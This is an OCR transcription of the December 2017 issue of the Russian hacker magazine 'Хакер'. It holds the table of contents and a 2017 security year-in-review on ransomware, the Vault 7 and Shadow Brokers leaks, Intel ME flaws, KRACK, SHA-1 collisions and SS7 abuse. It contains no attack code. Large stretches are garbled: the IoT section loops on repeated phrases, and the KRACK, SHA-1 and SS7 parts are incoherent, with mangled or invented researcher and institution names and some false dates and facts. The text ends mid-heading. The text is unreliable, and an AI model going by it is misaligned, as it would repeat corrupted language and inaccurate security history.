№226

ХАКЕР

ДЕКАБРЬ
2017

Необычные способы общения малвари с C&C

Cover Story

64 ПОДАРКА ДЛЯ ХАКЕРА

Выбираем лучшие гиковские гаджеты для друзей и для себя

Чек-лист кода на ASP.NET

Как наивные блэки прячут улики

Декабрь 2017
№ 226

CONTENTS

MEGANEWS
Итоги 2017 года

64 подарка для хакера
Выбираем лучшие гиковские гаджеты для друзей и для себя

Прокачай десятку!
Настраиваем Windows 10 для безопасной и комфортной работы

VPN не для всех
Туннелируем трафик отдельных приложений с помощью Linux network namespaces

WWW
Интересные веб-сервисы

Mr.Robot.S03
Как новый сезон «Мистера робота» радовал фанатов пасхалками и хакерскими играми

Дайджест Android
Универсальные прошивки, современные кликботы, взлом приложений и маленький сетевой пентест

Как Apple обходит стандарты, заставляя тебя платить
Колонка Олега Афонина

Пять столпов Android
Технологии, лежащие в основе самой популярной ОС

Серебряные пули
Вскрываем уязвимость в vBulletin 5

SMS-бомбер на Python
Эксплуатируем недоработки Vodafone

Наивные преступники
Как обыватели прячут цифровые улики

Мобильная паранойя
10 новых фактов о том, как носимые устройства следят за тобой

Плохая логика
Выполняем произвольный код в популярном сервере приложений Oracle WebLogic

«Я хотел ее только настроить…»
Как я искал уязвимости в IP-камерах и нашел их

Вопрос вредоноса
Разбираем метод общения малвари с C&C через анонимные сервисы

Нативно или нет?
100 мифов о кросс-платформенной разработке

Python'ом по машинлернингу
Разгребаем тонны входящей корреспонденции без участия человека

ASP.NET под защитой
Как не допустить XSS, CSRF, SQLi, MIME sniffing и многого другого

Юзай новый блютус, BLE-пять!
Вдвое быстрее, вчетверо дальнобойнее

Железкой по сети
Пробрасываем USB-устройства, видеокарту, звуковуху и диски на удаленную машину

Десятка быстрых
Выбираем гик-софт для повседневных нужд

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

2017

ГОДОВОЙ ОТЧЕТ

1. Эпидемии шифровальщиков
2. Криптовалютная лихорадка
3. Интернет дырявых вещей
4. Wikileaks: Vault 7
5. Утечка эксплоитов АНБ
6. Аппаратные проблемы
7. Криптографические проблемы

ХАКЕР: ГОДОВОЙ ОТЧЕТ 2017. ТРЕНДЫ, СОБЫТИЯ, ЛЮДИ

Мария «Mifrill» **Нефёдова**
nefedova@glc.ru

7 780 000 000

Столько записей с персональной и платежной информацией утекло в мире только за первое полугодие 2017 года

Ботнет, майнящий Zcash или Monero, приносит в месяц до

$ 30 000


За два года индекс свободы интернета снизился с **1000** до **594** баллов, **Рунет стал несвободнее почти вдвое**

38 новых шифровальщиков обнаружила Лаборатория Касперского в этом году, тогда как в 2016-м найдено **62**

939 722 уникальных пользователя в этом году пострадали от атак шифровальщиков

Только 3% из более чем 1000 ICO, анонсированных в 2017 году, были реализованы

Код вредоносов Bad Rabbit и NotPetya совпадает на **13%**



$ 20 000 — пик стоимости биткоина в 2017 году, тогда как в начале года он стоил всего **$ 970**


Сейчас курс снова немного упал

В каждый из IoT-ботнетов Hajime и Satori входит

300 000

устройств

Угрожающий год оказался богат на громкие взломы и массовые слежки данных, вторжения злонамеренных ранее невидимых мотивов, а вирусы-шифровальщики, которые, казалось, пошли в ход в 2016 году, продолжают набирать обороты. А кроме, конечно, «Лаборатории Касперского», которая в 2017 году обнаружила и нейтрализовала тысячи новых вирусов, мы в «Лаборатории Касперского» и не только в мотивах и новостях, но и в киберпространстве.



МАССОВЫЕ ЭПИДЕМИИ ШИФРОВАЛЬЩИКОВ

В прошлом году обсуждалась уже ранее названная вымогательство 3D-принтеров, которые могут распечатать ключевые детали для оружия. Но в 2017 году вымогатели изобрели новый способ заработать на своих жертвах: вирусы-шифровальщики не только шифруют данные, но и вымогают у жертвы не только выкуп, но и дополнительные деньги. В феврале 2017 года, но не прошлого же на Хэллоуин, вирус-шифровальщик Jigsaw требовал дополнительные деньги, если пользователь не сможет выполнить задание, то все его данные будут стерты.

WannaCry

WannaCry также известный под названиями Wana Decrypt0r, WCry, Wana-crypt0r, WCRY, WNCRY, WNCRYT, Wannacrypt, Wcrypt, Wcry, Wnry, Wnry, — вирус-шифровальщик, который распространялся через уязвимости в протоколе SMB (Server Message Block).

Только начавшись, вирус-червь WannaCry — это рядовая вымогательская атака, которая в 2017 году была почти на каждом шагу. Но WannaCry имеет встроенную функцию распространения, которая позволяет ему заражать компьютеры, не спрашивая разрешения у пользователя. Для этого WannaCry использует уязвимость, которая ранее была выпущена в виде пакета эксплоитов для Windows, называемый EternalBlue. Вирус-червь WannaCry сканирует случайные IP-адреса, пытаясь заразить уязвимые компьютеры, а также сканирует локальную сеть, пытаясь заразить компьютеры в ней.

Стоит сказать, что в этой вирусной атаке WannaCry не стоит винить только Microsoft, ведь Microsoft выпустила обновление, которое закрывало уязвимость, с большой вероятностью заражения.

Но в случае с WannaCry, которая «поблагодарила» за «выжившие» компьютеры, которые не обновлялись, Microsoft выпустила обновление для Windows XP, которая уже не поддерживается, а также для версий Windows, которые уже давно не поддерживались. Но, к сожалению, в мире, где «Windows — это Windows», не каждый пользователь обновляет свою ОС, а уязвимость, которая была закрыта, стала «дырой» для WannaCry

КРИПТОВАЛЮТНАЯ ЛИХОРАДКА

Время противостояния и гонки вооружений завершилось — в 2017 году криптовалюты стали мейнстримом. Сначала в Японии, потом в Корее, а затем уже остальные государства обложили Bitcoin, Ethereum, Monero и все остальные криптовалюты налогами, а кто-то и запретил их использование. Мы же, как и в прошлом году, расскажем о самых интересных событиях, которые произошли в мире криптовалют, а также о том, что ждет нас в ближайшем будущем.

Криптовалюты

Сейчас в сфере криптовалютных сервисов полным ходом идет «золотая лихорадка». Сервисы, которые еще пару лет назад были никому не интересны, сейчас в мгновение ока растут, данные до всего использующего Bitcoin, Ethereum, Monero и прочие криптовалюты.

ИНТЕРНЕТ (ДЫРЯВЫЕ) ВЕЩЕЙ

В прошлом году начинались часы нашего этапа-отчета Check Point. Мы подсчитывали, сколько уязвимостей в IoT-устройствах, в ПО для них и в протоколах, что, на наше суждение, годно к использованию для атаки на IoT-устройства, сколько в данной области

Мы также подсчитывали сладкие от клиентов вопросы Check Point, которые, Прежде всего, в прошлом году, сколько уязвимостей в IoT-устройствах, сколько в ПО для них и в протоколах, что, на наше суждение, годно к использованию для атаки на IoT-устройства, сколько IoT-устройств, выбирающих и исследуем, сколько IoT-устройств, которые мы исследуем, сколько IoT-устройств, которые мы исследуем, сколько IoT-устройств, которые мы

VAULT 7: WIKILEAKS ПУБЛИКУЕТ ИНСТРУМЕНТЫ ЦРУ

В марте 2017 года сайт Wikileaks начал публикацию большого дампа под кодовым названием Vault 7, содержащего подробности работы Центрального разведывательного управления (ЦРУ) США. Первая публикация вышла под названием «Год зеро» (Year Zero) и содержала 8761 файл из закрытой сети Центра радиотехнической и электронной разведки ЦРУ в Лэнгли. Тогда официальный пресс-релиз гласил:

> *«Недавно ЦРУ утратило контроль над большей частью своего хакерского арсенала, включая вредоносное ПО, вирусы, трояны, эксплоиты для уязвимостей нулевого дня, вредоносные системы удаленного доступа и связанную с этим документацию. Эта исключительная коллекция, насчитывающая несколько сотен миллионов строк кода, дарует своим обладателям всю хакерскую мощь ЦРУ. Данный архив, судя по всему, без надлежащего разрешения циркулировал среди бывших правительственных хакеров США и подрядчиков, один из которых предоставил часть архива в распоряжение Wikileaks».*

В итоге достоянием общественности стала информация о большой части хакерского арсенала ЦРУ. При этом само кибероружие опубликовано не было, но документация проливала свет на конкретные техники и методы спецслужб, давала понять, какие уязвимости имеются в арсенале ЦРУ, и рассказывала, например, о том, что даже «умный» телевизор может шпионить за своим владельцем.

С марта по август 2017 года под грифом Vault 7 почти каждую неделю выходили новые публикации, в деталях повествующие о работе хакеров спецслужб и их инструментах.][рассказывал почти обо всех этих релизах подробно:

- Weeping Angel — инструмент для взлома телевизоров Samsung;
- Sonic Screwdriver, DarkSeaSkies, Triton и NightSkies — решения для взлома iPhone и Mac;
- Marble — один из наиболее «безобидных» инструментов в арсенале ЦРУ, предназначен для обфускации кода, позволяет «сбить со следа» киберкриминалистов и обмануть антивирусные решения;
- Grasshopper — фреймворк для создания Windows-малвари;
- Scribbles — инструмент, позволяющий помечать и отслеживать файлы Microsoft Office;
- AfterMidnight и Assassin — два фреймворка для Windows-малвари;
- Athena — имплант для заражения практически любых Windows-систем, разработанный сторонней компанией;
- Pandemic — «устойчивый» имплант. Предназначен для атак на устройства под управлением Windows, использующим общие папки, к которым пользователи обращаются посредством SMB;
- CherryBlossom — инструмент для компрометации разных моделей домашних роутеров;
- Brutal Kangaroo (ранее EZCheese) — решение для проникновения в изолированные от сети и офлайновые компьютеры;
- ELSA — отслеживает местоположение пользователей, которые работают с поддерживающими Wi-Fi устройствами (к примеру, ноутбуками на базе ОС семейства Windows);
- OutlawCountry — модуль ядра для Linux 2.6, который помогает специалистам ЦРУ перенаправлять исходящий трафик с зараженного устройства на сторону;
- BothanSpy и Gyrfalcon — инструменты для хищения учетных данных SSH и прослушивания трафика;
- HighRise — Android-приложение для перехвата и перенаправления SMS-сообщений;
- Achilles, Aeris и SeaPea — решения для взлома macOS и POSIX-систем;
- Dumbo — инструмент для отключения камер, микрофонов, сетевых адаптеров и любой следящей аппаратуры;
- CouchPotato — решение для удаленного захвата видеопотоков;
- ExpressLane — инструмент, который помогает ЦРУ присматривать за ведомствами-партнерами, в число которых входят ФБР, АНБ и Министерство внутренней безопасности;
- Angelfire — фреймворк для атак на компьютеры, работающие под управлением Windows XP и Windows 7.

Однако во всех этих дампах Wikileaks обнародовала именно документацию (пусть часто и секретную), но не показывала сами инструменты и исходные коды. Еще в марте Джулиан Ассанж провел онлайновую пресс-конференцию, в ходе которой пояснил, что вначале Wikileaks должна дать фору производителям и поделиться подробностями и исходными кодами с крупными вендорами, уязвимости в продуктах которых эксплуатируют спецслужбы. «После этого, когда мы „разоружим" эти программы, удалив из них критические компоненты, мы опубликуем дополнительные детали случившегося», — заверял тогда Ассанж.

Лишь в начале ноября 2017 года Wikileaks начала претворять эти слова в жизнь. Портал анонсировал новую серию публикаций, которая получила название Vault 8. Под этим именем Wikileaks пообещала выкладывать исходные коды правительственной малвари и инструментов.


Первые исходники уже были обнародованы. Начало циклу публикаций Vault 8 положил тулкит Hive — фреймворк, предназначенный для управления имплантами на зараженных компьютерах. При этом в исходных кодах Hive был обнаружен очень интересный нюанс. Дело в том, что для маскировки своей деятельности Hive использовал поддельные цифровые сертификаты, выдавая себя за «Лабораторию Касперского». Таким образом, для системного администратора, изучающего логи, подозрительный трафик, идущий от малвари ЦРУ в сети его организации, выглядел как странная активность, напрямую связанная с «Лабораторией Касперского» и ее продуктами.

Евгений Касперский поспешил сообщить в своем твиттере, что специалисты «Лаборатории Касперского» проверили эту информацию и пришли к выводу, что сертификаты действительно были подделкой, то есть пользователи, сервисы и приватные ключи компании никак не пострадали. После этого новых публикаций под эгидой Vault 8 более не выходило. Ждем раскрытия других исходников в 2018 году.

Другие интересные материалы по данной теме:

→ В ходе изучения данных Vault 7 эксперты Symantec пришли к выводу, что ЦРУ связано как минимум с сорока атаками на различные предприятия и организации в шестнадцати странах мира

→ Представители компаний Apple и Google сообщили, что большинство уязвимостей, которые использовало в своих решениях ЦРУ, уже исправлены



УТЕЧКА ЭКСПЛОИТОВ АНБ

Пока Wikileaks рассказывала всему миру о хакерском инструментарии ЦРУ, звание главного «слива» года завоевали дампы, опубликованные хакерской группой The Shadow Brokers.

История о похищении «кибероружия АНБ» началась еще летом 2016 года, и мы внимательно следили за развитием событий. Почти год, вплоть до весны 2017-го, группировка The Shadow Brokers тщетно пыталась продать огромный дамп данных, в состав которого вошли похищенные у АНБ эксплоиты для самых разных платформ. Хакеры не раз доказывали, что в их руках действительно есть ценная информация и они не блефуют. Группировка пыталась устроить аукцион, краудфандинг, пыталась дробить дамп на части и выставлять на продажу отдельные инструменты, но не помогало ничто. Покупатель так и не нашелся. Отчаявшись, The Shadow Brokers даже успели объявить, что уходят на покой.


В апреле 2017 года группа прервала длительное молчание. Больше хакеры не предпринимали попыток продать украденную у АНБ информацию, они просто опубликовали эксплоиты в открытом доступе и совершенно бесплатно. Первый «слив» был посвящен инструментам для компрометации Unix-систем, а через неделю группа опубликовала второй дамп, содержащий эксплоиты для Windows.

В итоге The Shadow Brokers можно косвенно обвинить в половине возникавших в 2017 году проблем и крупных атак. Ведь именно различные инструменты из утекшего в Сеть арсенала АНБ (включая EternalBlue, DoublePulsar, EternalSynergy и EternalRomance) использовались во время инцидентов WannaCry, NotPetya, Bad Rabbit, а также были взяты на вооружение сотнями хакерских групп и вирусописателей.

Сами The Shadow Brokers при этом не исчезли со сцены. В мае 2017 года группировка сообщила, что в открытом доступе были опубликованы далеко не все ценные данные. Когда эпидемия WannaCry сделала The Shadow Brokers неплохую рекламу, хакеры предложили всем желающим оформить подписку на сервис «Ежемесячный дамп The Shadow Brokers» (TheShadowBrokers Data Dump of the Month), чье название говорит само за себя.

Группировка пообещала ежемесячно публиковать новые хакерские инструменты для своих подписчиков, в том числе эксплоиты для браузеров, роутеров, мобильных устройств и Windows 10, скомпрометированные данные из сетей провайдеров SWIFT и банков, а также данные о ядерных и ракетных программах России, Китая, Ирана и Северной Кореи. Сначала хакеры оценили подписку в 100 Zcash (около 22 тысяч долларов по курсу на тот момент), но позже подняли цену до 200 ZEC (Zcash) или 1000 XMR (Monero), то есть 46–64 тысячи долларов в то время.

Специалисты по информационной безопасности Мэтью Хики (Matthew Hickey), @X0rz, Николас Уивер (Nicholas Weaver) и Тим Стращцере (Tim Strazzere) попытались сделать доброе дело и запустили на Patreon краудфандинговую кампанию по сбору средств на приобретение новых эксплоитов. Специалисты рассчитывали подписаться на рассылку хакеров, а после сразу передать эксплоиты и информацию о багах производителям уязвимых решений. Предполагалось, что жертвователи, поучаствовавшие в сборе средств, также получат доступ к дампу, но после производителей.




Хотя всего за 36 часов было собрано почти четыре тысячи долларов, в итоге краудфандинговую кампанию закрыли. Дело в том, что инициаторы сбора средств все же решили посоветоваться с юристами — а те пришли в ужас от происходящего.

> *«Если захотите услышать, как адвокат кричит матом по телефону, просто позвоните ему и расскажите, что организовали первый в мире опенсорсный краудфандинг, чтобы попытаться приобрести кибероружие, — рассказывал Мэтью Хики. — Оказалось, что, как только деньги перейдут из наших рук в руки The Shadow Brokers, мы очень рискуем и можем стать своего рода жертвой юридических сложностей. Это оказалось слишком рискованно, нам посоветовали ни при каких обстоятельствах не продолжать дальше».*

Чем сейчас занимается The Shadow Brokers, доподлинно неизвестно: в последний раз группа «выходила на связь» в конце осени. Хотя в теории новые дампы хакеров могут содержать какие-то интересные данные, ИБ-специалисты настроены крайне скептически. Дело в том, что, даже если оставить за скобками этический аспект, на этот раз злоумышленники не предоставляют каких-либо серьезных доказательств наличия у них ценной информации, но при этом требуют огромные суммы. Кроме того, один из подписчиков сервиса злоумышленников уже жаловался, что заплатил десятки тысяч долларов (500 XMR) за совершенно бесполезную информацию. Так что ценность новых дампов пока остается под вопросом.

Другие интересные материалы по данной теме:

- Группа The Shadow Brokers разослала своим подписчикам очередной дамп и выступила с угрозами в адрес неназванного сотрудника АНБ
- The Shadow Brokers рассказали миру об эксплоите UNITEDRAKE — модульной платформе для атак на машины, работающие под управлением Microsoft Windows (XP, Windows Server 2003 и 2008, Vista, Windows 7 SP 1 и ниже, а также Windows 8 и Windows Server 2012)



АППАРАТНЫЕ ПРОБЛЕМЫ

2017 год оказался богат на раскрытие информации о множестве аппаратных проблем в решениях Intel, Broadcom и других крупных производителей железа. Как отмечают специалисты Positive Technologies, уязвимости, подобные багам, найденным в составе Intel Management Engine, не могут не повлечь за собой последствий. Если злоумышленники сумеют воспользоваться такими проблемами, таргетированные атаки, равно как и атаки вымогателей, могут выйти на принципиально новый уровень. Данные пользователей будут не просто блокироваться — атакующие смогут ломать саму материнскую плату.

Наиболее серьезной аппаратной проблемой уходящего года определенно можно назвать устранение сразу нескольких серьезных уязвимостей в продуктах Intel Management Engine (ME), Intel Server Platform Services (SPS) и Intel Trusted Execution Engine (TXE). Об уязвимостях в конце ноября сообщили сами инженеры компании Intel.

По сути, данные баги позволяют атакующему устанавливать руткиты на уязвимые ПК и провоцировать отказ в их работе, а также извлекать информацию, обрабатываемую процессором. Хотя для эксплуатации этих проблем чаще всего требуется локальный доступ (и лучше всего в качестве администратора или привилегированного пользователя), это не слишком помогает снизить их потенциальную опасность.

По данным Intel, найденные проблемы опасны для следующих продуктов:

- 6, 7 и 8-го поколений процессоров Intel® Core™;
- процессоров Intel® Xeon® E3-1200 v5 и v6;
- процессоров Intel® Xeon® линейки Scalable;
- процессоров Intel® Xeon® линейки W;
- процессоров Intel® Atom® линейки C3000;
- процессоров Apollo Lake Intel® Atom серии E3900;
- процессоров Apollo Lake Intel® Pentium™;
- процессоров Celeron™ серий N и J.

Таким образом, уязвимости представляют угрозу для миллионов устройств, работающих на базе данных CPU. Хотя разработчики Intel уже подготовили соответствующие патчи, исправления не будут доступны широкой публике, так как предназначаются для вендоров, которые должны будут самостоятельно интегрировать «заплатки» в свои решения. Некоторые производители уже сообщили о примерных сроках выхода готовящихся патчей, тогда как другие предпочли отключить Intel Management Engine вовсе.

Нужно отметить, что ИБ-специалисты нередко называют бэкдором сам Intel Management Engine (ME), который позволяет устанавливать удаленное соединение с ПК посредством Intel Active Management Technology (AMT).

Напомню, что Intel Management Engine — это закрытая технология, которая представляет собой интегрированный в микросхему Platform Controller Hub (PCH) микроконтроллер с набором встроенных периферийных устройств. Именно через PCH проходит почти все общение процессора с внешними устройствами, то есть Intel ME имеет доступ практически ко всем данным на компьютере и возможность исполнять сторонний код, что в теории позволяет полностью скомпрометировать платформу посредством ME.

Более того, Intel ME работает отдельно от всего остального, даже когда компьютер выключен, то есть компрометацию через Intel ME вряд ли обнаружат стандартные защитные решения. Они попросту ее «не увидят».

Intel ME интересует и беспокоит специалистов уже давно, но в последнее время их интерес еще возрос. Так, одной из причин была уязвимость, обнаруженная весной 2017 года, а летом и вовсе стало известно, что технологию ME для обхода файрволов эксплуатируют хакеры.

Кроме того, интерес ИБ-экспертов подогрел недавний переход данной подсистемы на новую аппаратную (x86) и программную (доработанный MINIX в качестве операционной системы) архитектуры. Так, эксперты Positive Technologies, представившие в конце лета способ частичного обхода ME, объясняли, что применение платформы x86 позволяет использовать всю мощь средств анализа бинарного кода, что ранее было затруднительно, так как до 11-й версии использовалось ядро с малораспространенной системой команд — ARC.

Как уже было сказано выше, ряд производителей (а именно компании Purism, Dell и System76) приняли решение отказаться от использования Intel ME в своих продуктах вообще. Хотя разработчики отметили, что отключение этого механизма оказалось нетривиальной задачей, деактивация все же увенчалась успехом.

Другие интересные материалы по данной теме:

- Специалисты Google Project Zero обнаружили RCE-уязвимость в Wi-Fi SoC (System on Chip) компании Broadcom. Данные решения используются во множестве устройств, в том числе в смартфонах Samsung, Nexus 5, 6 и 6P, а также во всех моделях iPhone, начиная с iPhone 4, и новых iPod и iPad
- Независимый эксперт выявил RCE-уязвимость в семействе чипов Broadcom BCM43xx, которые можно найти в устройствах Apple, Google (Nexus), Samsung, HTC, LG и других
- На конференции Black Hat USA рассказали о нескольких уязвимостях в имплементациях Intel UEFI BIOS, которые используют многие производители материнских плат. Баги позволяют обойти защитные механизмы BIOS, в том числе Intel Boot Guard и Intel BIOS Guard, а также изменить или подменить сам UEFI BIOS, к примеру внедрив в него руткит

КРИПТОГРАФИЧЕСКИЕ ПРОБЛЕМЫ

К сожалению, уязвимости и недостатки регулярно обнаруживают не только в прикладном ПО, но даже в таких надежных и создаваемых с огромным усилием, и в теории также тщательно проверенных, как SSL/TLS и особенно набирающий обороты DNSSEC.

KRACK

В WPA2 обнаружен целый комплекс уязвимостей, получивший название KRACK (Key Reinstallation Attack) по ключевому слову. Его обнаружили особо сильные сердцем группа исследователей, в которую входил эксперт Matthy Vanhoef (Matthy Vanhoef) из университета Leuven (Leuven) из Бельгийского университета и университета Малмхем Шарифиан (Mathieh Shmahanyan) и Ниташ Сасонка (Nitesh Saxena) из университета Нью-Йорка (Университет Нью-Йорка). Ссылка на сайт www.krackattacks.com, а также предыдущие Русского университета (Русский университет).


Криптуются какие проблемы — четырехстороннего рукопожатия WPA2. Данный механизм осуществляет, когда клиент хочет подключиться к защищенной сети Wi-Fi. Он использует для подтверждения того, что обе стороны знают и точка доступа (создают) криптовыми учетными данными. Но в частности данного рукопожатия есть несколько сообщений, которые могут повторяться, которые исследователи будут применяться для защиты трафика. Если в ходе рукопожатия злоумышленник обнаружит 4й сообщение, которое именно такой, четырехсторонний рукопожатие. Что делает не всех злоумышленников какой-нибудь хороший. Что

> *«Атака работает против частных и корпоративных Wi-Fi сетей, точек доступа, использующих WPA и самого стандарта WPA2 и даже против сетей, использующих наиболее современные методы AES. Для атаки атака направлена на клиент, использует новаторскую технику ремиссии ключей (key reinstallation), — объясняет авторы KRACK.*

По сути, KRACK позволяет хулигану атаку типа man in the middle и прочитать участников сети выполнить реинсталлировал клиенте шифрования, которые защищают трафик. Что, к тому же, позволяет хулигану расшифровать трафик WPA-TKIP или GCMP, злоумышленник сможет не только прослушивать трафик WPA2, но и инициировать атаки против клиентов.

Metasploit, KRACK уязвимости и работает против любых устройств, подключенных к Wi-Fi сети. Что и в отношении обсуждается для операционных Android, Linux, iOS, macOS, Windows, OpenBSD, а также многочисленных IoT-устройства. Единственная новая версия wpa_supplicant, которая не подвержена атакам — начиная с новых релизов целевой Wi-Fi-сети, то есть атаку на почтовый сервер не получится.

Где этим исследователям стоит ждать для атак на уязвимости? Ответ — в ближайшем будущем, ранее выдержки KRACK. Стоить отрасчаться пробелы: так как производители, в Android стандарт версии 6.0, могут изменить «нестандартной» характеристики и по-настоящему клиента нет, уязвимости. Для в том, что не всем устройствам «ждать» атаки «наличия уязвимостей» ждут, выдержат 2.4 и выше не просто проверяет пакеты какой-нибудь хороший. Что, к тому же, позволяет хулигану расшифровать трафик.



Вывод SHA-1


Алгоритм криптографии SHA-1 был разработан еще в 1995 году спецслужбами АНБ, совместно с учеными из NSS (Национальный институт стандартов и технологий США). Первоначальная версия получила имя алгоритма, дата случающего версия и продаж, аналогичен стали обнаружить в 2004 году. Поэтому в 2005 году стандарт SHA-1 был исправлен и теперь уже можности алгоритм SHA-1 через коллизиями атаку, что в теории давало злоумышленникам возможность создать подделанный сертификат. Но SHA-1 имеет, как и частности фаза.

Криптографы и эксперты давно говорили о необходимости перехода на более стойкие SHA-2 и SHA-3, и компании прислушались, к этим советам. Так, организация Mozilla отказалась от поддержки подделанных SHA-1 в Firefox 52, а также в Chrome 41 уже отказались и разработчики Chrome. Тем не менее до полного перехода еще предстоит немало. Для этого нужно не только и технологии поле, так как фактически взлом алгоритма при подделке уже назывался полным.

Более всего к фактической компромитации SHA-1 подошла сегодня группа исследователей, которая в 2017 году опубликовала доклад, в котором описывала The SHAppening. Тогда эксперты доказали, что SHA-1 уязвим к атакам, которые уже называли полной collision. Атака отчаяется на каждую хеш-функцию.

Более того, по подсчетам возможно, еще в 2012 году писал известный криптолог и эксперт Бруце Шнайер (Bruce Schneier). Он считает, что проведение подобной атаки в 2015 году будет оценивалось в 700 тысяч долларов, а в 2018 году — в 173 тысячи долларов. Однако Шнайер ошибся. По данным исследователей, в 2015 году атака обошлась бы каждым лишь в 75 тысяч долларов. Такие стоимость атаки возможно благодаря распространению технологии bootnetting, использующей GPU. Именно вскоре после публикации доклада компания Google, Microsoft и Google объединили с силами атаку против «частности» в SHA-1.

В февраля 2017 года Google, Был проверен окончательно стандартные специалистов компании Google, при поддержке ученых из недавнего центра Sin Wabuda в Университете Сан-Франциско, которые разработали и провели атаку на Google The SHAppening. Исследователи представили отчет, которое рассказывает первый доклад осуществлений коллизиями атаки на SHA-1, получившей имя SHAttered.



Единственная хорошая новость заключается в том, что инженеры Google отслежают атаки на новые «частности» и обновляют вычислительные мощности на всех временно, то есть сость нибудь скоро потребуется продолжению каждый работу на том же объекте.

Хотя уязвим поперемен таких атак эпоха злоумышленников пока мала, следовательно все же отличные поскольку proof-of-concept атаки, что хорошо. Ему лишь 90 дней, давая компании три месяца на подготовку. Стоит отметить, что комментарии инженеров специалистов дешевле день это дает, и когда по генерации коллизий SHA-1 ежью будет уходить месяцы или и того менее.

Исследователи рекомендуют как минимальные мероприятия по переходу на «частности» на SHA-2 и SHA-3 и по отмене использования подписи, которая использует алгоритм SHA-1 ежью будет уходить месяцы или и того менее.

Багги в SS7

Эксперты уже давно предупреждают о небезопасности набора сигнальных протоколов, называемых SS7 или SS7. Системы сигнализации № 7, которой до сих пор используют операторы связи по всему миру. Дело в том, что SS7 был разработан еще в 1975 г., и в настоящее время он безнадежно устарел и фактически не имеет никакой защиты.


Тем не менее операторы до сегодняшнего времени использовали возможные способы эксплуатации проблем стека. К примеру, немецкий оператор Telefonica, Deutsche Telekom, Vodafone выступал на конференции Chaos Communication Congress в 2010 и 2014 годах, предупреждая о том, что при помощи SS7 можно обнаружить и отслежить местоположение любого человека, просто зная его телефонный номер.

В том же 2014 году специалисты компании Positive Technologies Дмитрий Кербаков и Сергей Лазарев представили доклад на конференции Positive Hack Days, в котором рассказали о том, что SS7 дает хулиганам и не только возможность каждого в сигнальной сети SS7 (включая DoS-атаки, фрауд, перехват звонков и SMS, а также перенаправлений и определение местоположения без его ведома).

Тем не менее до сегодняшнего года никто не рад не сообщал о реальных атаках с использованием SS7. Первый случай эксплуатации уязвимостей или проблем SS7 обнаружили специалисты компании Kaspersky Lab в ходе расследования deutsche Zeitung. В мае 2017 года журналисты представили доклад SS7, который рассказывает о том, что хулиганы могут использовать SS7 чтобы обойти двухфакторную аутентификацию банков и осуществлять мошеннические переводы с чужих счетов.

По данным издания, очаговая злоумышленники собирают информацию о банковских счетах, а также о мобильных данных и номерах телефонов, которые как это правило, или фишинг. Затем преступники совершают атаку на «ss7. Этого хватает, чтобы перенаправить «SMS (пароль transaction authentication number), который банк отправляет в SMS-сообщении. По сути, «SMS» это одноразовый пароль, который банки используют для подтверждения транзакций. Атака позволяет переадресовать SMS-сообщение с паролем на номер, подготовленный злоумышленником, после чего оператор как ничего не заметит.

Тем не менее, злоумышленник пользователем становится жертвами такие атак, мошенники получают доступ к системам мобильных телефонной компании СО-Telefonica. По их словам, атаки начались в середине января 2017 года и каждая из атак на разбивает стоила примерно. При этом стоимости подтверждают, что для реализации подобных атак потребуется оборудование, которое может стоить в среднем порядка, и его сумма при стоить вроде по прежнему тысячу долларов.



ROCA

